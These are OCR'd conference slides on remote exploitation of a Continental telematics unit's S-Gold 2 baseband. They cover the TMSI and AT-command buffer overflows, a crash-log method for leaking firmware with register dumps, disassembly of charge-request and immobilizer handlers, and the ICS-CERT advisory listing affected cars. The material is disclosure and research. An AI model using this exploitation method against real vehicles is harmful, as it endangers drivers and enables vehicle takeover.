
- Confirming the TMSI vulnerability using BladeRF



Telematics

Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
  - Thank you Jared Boone!



Telematics

Telematics vulnerabilities

- Exploiting
  - We don’t have a copy of the firmware, how do we fix this?
  - Getting the firmware out of the device requires semi-blind exploitation
  - It’s not quite that bad, we have some basic exception logging that includes:
    - Register state at time of crash
    - 178 dwords of stack values upwards from SP at time of crash
  - We can work with that

Telematics

Telematics vulnerabilities

- Exploiting
  - No ASLR

```
Date: 04.01.2004
Time: 13:52
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x42424242 r5:   0x43434343
r6:   0x44444444   r7:   0x45454545 r8:   0x00000000
r9:   0x00000002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x5A5A5A5C
SPSR: 0x40000013  DFAR:  0x00000148 DFSR: 0x00000005
```

```
Date: 04.01.2004
Time: 13:54
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x42424242 r5:   0x43434343
r6:   0x44444444   r7:   0x45454545 r8:   0x00000000
r9:   0x00000002   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x5A5A5A5C
SPSR: 0x40000013  DFAR:  0x00000148 DFSR: 0x00000005
```

Telematics

Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP


```
+XLOG: Exception Number: 2
Trap Class: 0xBBBB (HW PREFETCH ABORT TRAP)
System Stack:
            0x47204720
            0x47204720
            0x47204720
            0x47204720
            0x47204720
            0x47204720
```

```
Date: 04.01.2004
Time: 14:23
Register:
r0:   0x00000000   r1:   0x00000000 r2:   0xFFFF231C
r3:   0xB02573C9   r4:   0x42424242 r5:   0x43434343
r6:   0xB00CCCE4   r7:   0x45454545 r8:   0x00000000
r9:   0x0000FFFF   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0x42424244
SPSR: 0x40000013  DFAR:  0x42424242 DFSR: 0x00000005
```

Telematics

Telematics vulnerabilities


- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation



Telematics

Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation



Telematics

Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation

Telematics

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:

Telematics

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block

Telematics

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame

Telematics

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block

Telematics

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block
    - Jump to hardcoded invalid location to force a crash at specific location

Telematics

Telematics vulnerabilities

- Exploiting
  - Wait for device to reboot

Telematics

Telematics vulnerabilities

- Exploiting
  - Wait for device to reboot
  - Read exception log using AT+XLOG and extract data from between tags in stack dump

Telematics

Telematics vulnerabilities

- Exploiting

```
                0xF4400028
                0xF4400078
                0x46C0467C
                0xDEADBEFF
                0x46C046C0
                0x46C046C0
                0x46C046C0
                   ...
                0x46C046C0
                0x46C046C0
                0x46C046C0
Date: 04.01.2004
Time: 15:38
Register:
r0:   0x00000000   r1:   0xA0000211 r2:   0xFFFFFFFF
r3:   0x0000007C   r4:   0xB00CCF2C r5:   0xFF134343
r6:   0xF2547698   r7:   0x000000DE r8:   0x00000000
r9:   0x0000FFFF   r10:  0xB00C6DC8 r11:  0xB00D0C5C
r12:  0xA0235CCD   r13:  0xB00CCCE4 r14:  0xA0244175
r15:  0xF254769C
SPSR: 0x80000013  DFAR:  0x42424242 DFSR: 0x00000008
```

Telematics

Telematics vulnerabilities


- Exploiting

… and then do it again 13 thousand times …

Telematics

Telematics vulnerabilities

- Once firmware is accessible we can work on reversing and jumping from the baseband to the CAN bus



Telematics

Telematics vulnerabilities

```
                        ; int __fastcall send_charge_req_to_evcan(evcan_struct *a1, int a2)
                        send_charge_req_to_evcan

                        var_E= -0xE
                        var_D= -0xD
                        var_C= -0xC

1C 40 2D E9             STMFD   SP!, {R2-R4,LR}
00 40 A0 E1             MOV     R4, R0
82 00 A0 E3             MOV     R0, #0x82
02 00 CD E5             STRB    R0, [SP,#0x10+var_E]
04 00 A0 E1             MOV     R0, R4          ; a1
01 20 A0 E1             MOV     R2, R1
6E D6 03 EB             BL      update_transaction_id
03 00 CD E5             STRB    R0, [SP,#0x10+var_D]
27 00 A0 E3             MOV     R0, #0x27
1C 10 8F E2             ADR     R1, aSendChargeRequ ; "send charge request to EVCAN: %d"
04 20 CD E5             STRB    R2, [SP,#0x10+var_C]
1C 70 02 EB             BL      maybe_debug_log
8C 00 94 E5             LDR     R0, [R4,#0x8C]  ; a1
05 30 A0 E3             MOV     R3, #5          ; length
0D 20 A0 E1             MOV     R2, SP          ; buffer
02 10 A0 E3             MOV     R1, #2          ; msgid
9E 14 03 EB             BL      Ips__IpcSrv_sendMessage
1C 80 BD E8             LDMFD   SP!, {R2-R4,PC}
                        ; End of function send_charge_req_to_evcan
```

Telematics

Telematics vulnerabilities

```
                                ; START OF FUNCTION CHUNK FOR Ips__handle_different_messages

                                loc_A03E7374
02 20 D1 E5                     LDRB    R2, [R1,#2]
03 00 52 E3                     CMP     R2, #3
3B 41 00 0A                     BEQ     IpsSrvImmobilizer_imm_msg_received
```

```
81 00 52 E3                      CMP     R2, #129
1B 41 00 0A                      BEQ     IpsSrvImmobilizer_block_response
```

```
82 00 52 E3                     CMP     R2, #130
44 41 00 0A                     BEQ     IpsSrvImmobilizer_unblock_response
```

```
04 10 8F 12                     ADRNE   R1, aInvalidDebug_0 ; "Invalid debug message"
27 00 A0 13                     MOVNE   R0, #0x27
D4 F8 FD 1A                     BNE     maybe_debug_log
                                ; END OF FUNCTION CHUNK FOR Ips__handle_different_messages
```

Conclusion

Conclusion

Advisory

- https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01

CVSS v3 8.8

ATTENTION:

Remotely exploitable/low skill level to exploit.

Public exploits are available.

Vendor: Continental AG

Equipment: Infineon S-Gold 2 (PMB 8876)

Vulnerabilities:

Stack-Based Buffer Overflow, Improper Restriction of Operations within the Bounds of a Memory Buffer

Conclusion

Advisory

- https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01

AFFECTED PRODUCTS

All telematics control modules (TCUs) built by Continental AG that contain the S-Gold 2 (PMB 8876) cellular baseband chipset are affected. The S-Gold 2 (PMB 8876) is found in the following vehicles:


BMW several models produced between 2009-2010

Ford - program to update 2G modems has been active since 2016 and impact is restricted to the limited number of P-HEV vehicles equipped with this older technology that remain in service.

Infiniti 2013 JX35,Infiniti 2014-2016 QX60,Infiniti 2014-2016 QX60 Hybrid,Infiniti 2014-2015 QX50,Infiniti 2014-2015 QX50 Hybrid,Infiniti 2013 M37/M56,Infiniti 2014-2016 Q70,Infiniti 2014-2016 Q70L,Infiniti 2015-2016 Q70 Hybrid,Infiniti 2013 QX56,Infiniti 2014-2016 QX 80

Nissan 2011-2015 Leaf

Conclusion


intel
infineon
iPhone (PMB8876)
iPhone 3G (PMB8878)
iPhone 4 (XMM6180)
External Researchers find exploitable vulnerabilities in baseband firmware
?
